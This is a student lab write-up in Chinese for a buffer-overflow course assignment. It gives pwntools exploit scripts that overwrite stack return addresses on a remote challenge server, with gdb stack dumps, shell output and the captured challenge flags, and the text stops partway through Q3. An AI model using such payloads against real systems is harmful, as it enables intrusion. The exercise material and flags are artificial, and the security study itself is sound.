软件安全Lab1

3180104933 王祚滨

Q1


题目描述很简单，通过观察c文件可以看到，只需要让栈溢出至覆盖函数内部的两个局部变量就可以了，

我们还可以疯狂一点，因为我们甚至不需要hear函数进行返回，在这里我直接塞了100个h，成功获取到shell


代码如下：

```python
from pwn import *
context.log_level = 'DEBUG'

key  = b"h" * 100
conn = remote("47.99.80.189", 10001)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.recvuntil("characters:\n")
conn.sendline(key)
conn.interactive()
```

成功截图：



```
[*] Interrupted
dreamerryao:01_bof_baby/ (masterX) $ python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10001: Done
[DEBUG] Received 0x1d bytes:
    b'Please input your StudentID:\n'
[DEBUG] Sent 0xb bytes:
    b'3180104933\n'
[DEBUG] Received 0x2f bytes:
    b'Welcome 3180104933! Here comes your challenge:\n'
[DEBUG] Received 0x4e bytes:
    b'ZJUSSEC HW1: Buffer Overflow Baby\n'
    b'Tell me something, less than 50 characters:\n'
[DEBUG] Sent 0x65 bytes:
    b'hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh\n'
[*] Switching to interactive mode
[DEBUG] Received 0x9 bytes:
    b'[HACKED]\n'
[HACKED]
$ 
```




```
    00000490  63 32 30 32  31 7b 62 6f  66 2d 62 61  62 79 7c 31  |c202|1{bo|f-ba|by|1|
    000004a0  35 63 33 64  36 30 36 7d  0a                        |5c3d|606}|·|
    000004a9
CHALLENGE: bof-baby
CONGRATS
[ timestamp ] Mon Apr  5 08:04:37 2021
You flag: ssec2021{bof-baby|15c3d606}
$
```

Q2


稍微复杂了一些，在这里我们观察源代码后发现，target_code函数没有被调用过，就想到是修改函数的返回地址改变整个程序的流程

首先我们通过反编译，找到target_code函数的地址,这里是 0x08048576



```
08048570 55          PUSH    EBP
08048571 89 e5       MOV     EBP,ESP
08048573 5d          POP     EBP
08048574 eb 8a       JMP     register_tm_clones
                     -- Flow Override: CALL_RETURN (CALL_TE

                     ************************************
                     *                            FUNCTION
                     ************************************
                     undefined target_code()
     undefined         AL:1            <RETURN>
                     target_code

08048576 55          PUSH    EBP
08048577 89 e5       MOV     EBP,ESP
08048579 53          PUSH    EBX
0804857a 83 ec 04    SUB     ESP,0x4
0804857d e8 2e ff    CALL    __x86.get_pc_thunk.bx
         ff ff
08048582 81 c3 7e    ADD     EBX,0x1a7e
         1a 00 00
08048588 83 ec 0c    SUB     ESP,0xc
0804858b 8d 83 60    LEA     EAX,[EBX + 0xffffe760]
         e7 ff ff
08048591 50          PUSH    EAX=>s_[HACKED]_0804870
```

然后通过gdb进行断点调试，在func比较时的堆栈状态是这样的




```
  16      read(0,buffer,LENGTH*3);
► 17      if (strlen(buffer) > 10) {
  18          printf("[x] Invalid Password \n");
  19     exit(0);
  20      }
  21 }
  22
───────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ esp    0xffffd070 —▸ 0xf7fb6000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d7d8c
01:0004│ ecx-2  0xffffd074 ◂— 0x305c0000
02:0008│        0xffffd078 ◂— 0xa /* '\n' */
03:000c│        0xffffd07c ◂— 0x0
04:0010│        0xffffd080 —▸ 0x80487b0 ◂— pop    ebx /* '[*] Give me something
to overflow me! ' */
05:0014│        0xffffd084 —▸ 0x804a000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8049f08 (_D
YNAMIC) ◂— add    dword ptr [eax], eax
06:0018│ ebp    0xffffd088 —▸ 0xffffd098 ◂— 0x0
07:001c│        0xffffd08c —▸ 0x80486b5 (main+136) ◂— sub    esp, 0xc
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0  80485f7 func+61
   f 1  80486b5 main+136
   f 2 f7df6f21 __libc_start_main+241
───────────────────────────────────────────────────────────────────────────────
pwndbg> 
```

因此，我们需要 0x8c - 0x74 - 2 = 22个字符空间，随后放上0x08048576就可以了


但这里还有一个需要注意的地方，在func中对strlen做了判断，搜索了一下发现read遇到\0后不会截断，所以干脆开始就弄一个\0，跳过判断，达到目的。

```python
from pwn import *
context.log_level = 'DEBUG'

ptr = 0x08048576
key  = b"\0"+ b"h"*21 + p32(ptr)

conn = remote("47.99.80.189", 10002)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.sendline(key)
conn.interactive()
```

成功截图：




```
[+] Opening connection to 47.99.80.189 on port 10002: Done
[DEBUG] Received 0x1d bytes:
    b'Please input your StudentID:\n'
[DEBUG] Sent 0xb bytes:
    b'3180104933\n'
[DEBUG] Sent 0x1b bytes:
    00000000  00 68 68 68  68 68 68 68  68 68 68 68  68 68 68 68  │·hhh│hhhh│hhh
h│hhhh│
    00000010  68 68 68 68  68 68 76 85  04 08 0a                  │hhhh│hhv·│···
│
    0000001b
[*] Switching to interactive mode
[DEBUG] Received 0x2f bytes:
    b'Welcome 3180104933! Here comes your challenge:\n'
Welcome 3180104933! Here comes your challenge:
[DEBUG] Received 0x4d bytes:
    b'[*] ZJUSSEC HW1: Buffer Overflow Boy \n'
    b'[*] Give me something to overflow me! \n'
[*] ZJUSSEC HW1: Buffer Overflow Boy
[*] Give me something to overflow me!
[DEBUG] Received 0x9 bytes:
    b'[HACKED]\n'
[HACKED]
$ 
```



```
    00000440  20 e2 95 9a  e2 95 90 e2  95 90 e2 95  90 e2 95 90  │ ···│····│···
·│····│
    00000450  e2 95 90 e2  95 90 e2 95  9d 20 0a 5b  20 74 69 6d  │····│····│· ·
[│ tim│
    00000460  65 73 74 61  6d 70 20 5d  20 4d 6f 6e  20 41 70 72  │esta│mp ]│ Mo
n│ Apr│
    00000470  20 20 35 20  31 34 3a 30  37 3a 32 36  20 32 30 32  │  5 │14:0│7:2
6│ 202│
    00000480  31 0a 59 6f  75 20 66 6c  61 67 3a 20  73 73 65 63  │1·Yo│u fl│ag:
 │ssec│
    00000490  32 30 32 31  7b 62 6f 66  2d 62 6f 79  7c 31 35 63  │2021│{bof│-bo
y│|15c│
    000004a0  33 64 36 30  36 7d 0a                               │3d60│6}·│
    000004a7
CHALLENGE: bof-boy

[ timestamp ] Mon Apr  5 14:07:26 2021
You flag: ssec2021{bof-boy|15c3d606}
$ 
```

Q3

又难了一点点，这次加了参数，观察反汇编后的代码发现buffer位于ebp-0x1c,按照栈结构推理，返回地址应该在ebp+0x4的位置，通过gdb验证如下：



```
pwndbg> b *0x080485cd
Breakpoint 2 at 0x80485cd: file bof-again.c, line 21.
pwndbg> c
Continuing.
wow

Breakpoint 2, 0x080485cd in func () at bof-again.c:21
21      }
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
────────────────────────────────[ REGISTERS ]────────────────────────────────
*EAX  0x4
 EBX  0x804a000 (_GLOBAL_OFFSET_TABLE_) → 0x8049f08 (_DYNAMIC) ← add    dword
ptr [eax], eax
*ECX  0xffffd05c ← 'wow\n'
*EDX  0x3c
 EDI  0x0
 ESI  0xf7fb6000 (_GLOBAL_OFFSET_TABLE_) ← 0x1d7d8c
 EBP  0xffffd078 → 0xffffd088 ← 0x0
*ESP  0xffffd050 → 0xffffd088 ← 0x0
*EIP  0x80485cd (func+81) ← leave
─────────────────────────────────[ DISASM ]──────────────────────────────────
 ► 0x80485cd <func+81>      leave
    ↓
```


因此，我们得先输进去32个字符，然后替换掉返回地址（同Q2,可以从反汇编代码中得到地址）,这时还差参数没覆盖，按栈的结构想了想，觉得参数在ebp+0x8和ebp+0xc的位置，和返回地址连着，然后试了试发现没有通过。

仔细思考了一下，因为我们覆盖掉原始ip进行返回地址的偷换，所以**没有call这个汇编过程**，因此在func函数执行完ret，将返回地址出栈后，直接执行target_code函数，eip没有入栈。因此，ebp与在我们进行溢出时相比会产生4的偏移，需要补充4个字符才能到达正确的参数地址

